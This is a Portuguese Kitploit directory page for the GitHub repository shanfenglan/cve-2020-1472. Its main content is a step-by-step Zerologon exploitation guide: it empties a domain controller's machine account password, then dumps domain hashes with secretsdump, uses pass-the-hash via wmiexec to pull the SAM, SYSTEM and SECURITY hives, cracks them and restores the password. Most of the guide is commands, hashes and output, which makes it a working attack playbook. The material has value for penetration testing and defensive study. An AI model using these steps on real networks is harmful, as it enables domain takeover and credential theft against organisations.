

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
cve-2020-1472 — Exploração para CVE-2020-1472 (Zerologon) que redefine a senha da conta de máquina do controlador de domínio, permitindo extração de credenciais e escalonamento de privilégios para administrador de domínio. | Kitploit
Ferramentas/GitHubGitHub/shanfenglan/cve-2020-1472
Escalada de PrivilégiosAtaques de SenhaAnálise de VulnerabilidadesExploraçãoMovimento LateralTestes de Penetração
GitHubshanfenglan/cve-2020-1472

cve-2020-1472

Exploração para CVE-2020-1472 (Zerologon) que redefine a senha da conta de máquina do controlador de domínio, permitindo extração de credenciais e escalonamento de privilégios para administrador de domínio.

Compartilhar
Ver Repositório
232há 6 anosAinda não revisado

cve-2020-1472

@toc

Princípio da vulnerabilidade

O princípio é relativamente complexo. Se tiver interesse, pode consultar o artigo no link abaixo: https://www.freebuf.com/articles/system/249860.html

Exploração

1. Modificar o arquivo impacket.dcerpc.v5.nrpc

É necessário usar o arquivo https://github.com/SecureAuthCorp/impacket/edit/master/impacket/dcerpc/v5/nrpc.py para substituir o arquivo nrpc local. O caminho de armazenamento do arquivo nrpc local é: C:\Users\Administrator\AppData\Local\Programs\Python\Python38\Lib\site-packages\impacket\dcerpc\v5\nrpc.py

2. Zerar a senha da conta de máquina yukong$

python cve-2020-1472-exploit.py 机器账户名 ip Inserir descrição da imagem aqui E descubra que a senha da conta de máquina já foi zerada; 31dc... representa senha vazia. Inserir descrição da imagem aqui

Formas de obter a conta de máquina do alvo, ou seja, o nome NetBIOS:

  1. net view O nome deste servidor com $ é o nome da máquina, por exemplo, lisi$ ou yukong$.
  1. nbtstat -A ip Inserir descrição da imagem aqui Existem muitas maneiras de determinar o IP do controlador de domínio, por exemplo:
  2. Verificar os hosts com a porta 53 aberta
  3. No net time, a resposta retorna o nome do host do controlador de domínio; basta usar ping
  4. No comando systeminfo, verificar o valor do domínio e fazer ping para obter o IP do controlador de domínio
  5. Verificar o DNS do próprio host

3. Ler a senha do administrator


python secretsdump.py test.com/[email protected] -no-pass Inserir descrição da imagem aqui Descobre-se que, neste momento, é possível usar a conta de máquina com senha vazia para ler o hash dos usuários no controlador de domínio.
4. Baixar o arquivo sam do alvo para preparar a restauração da senha da máquina na próxima etapa

python wmiexec.py -hashes :3dbde697d71690a769204beb12283678 test/[email protected] reg save HKLM\SYSTEM system.save reg save HKLM\SAM sam.save reg save HKLM\SECURITY security.save

get system.save get sam.save get security.save

del /f system.save del /f sam.save del /f security.save

exit


Inserir descrição da imagem aqui Após a execução, é possível encontrar os arquivos baixados na pasta onde o script wmiexec está localizado: Inserir descrição da imagem aqui
python secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 test.com/[email protected] -use-vss Este comando falhou ao ser executado

5. Quebrar o arquivo sam para ver a senha anterior da máquina

python secretsdump.py -sam sam.save -system system.save -security security.save LOCAL Inserir descrição da imagem aqui Salve a senha no círculo vermelho. Esta é a senha anterior da máquina, ou seja, aad3b435b51404eeaad3b435b51404ee:999699ceadecae87fef9a2040ef2213a.

6. Restaurar a senha da conta de máquina yukong$

python reinstall_original_pw.py yukong$ 192.168.124.142 999699ceadecae87fef9a2040ef2213a Inserir descrição da imagem aqui

7. Verificar se a senha foi restaurada com sucesso


python secretsdump.py test.com/administrator:[email protected] -just-dc-user yukong$ python secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 test/[email protected] -just-dc-user yukong$ Inserir descrição da imagem aqui Verifica-se que a restauração foi bem-sucedida.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





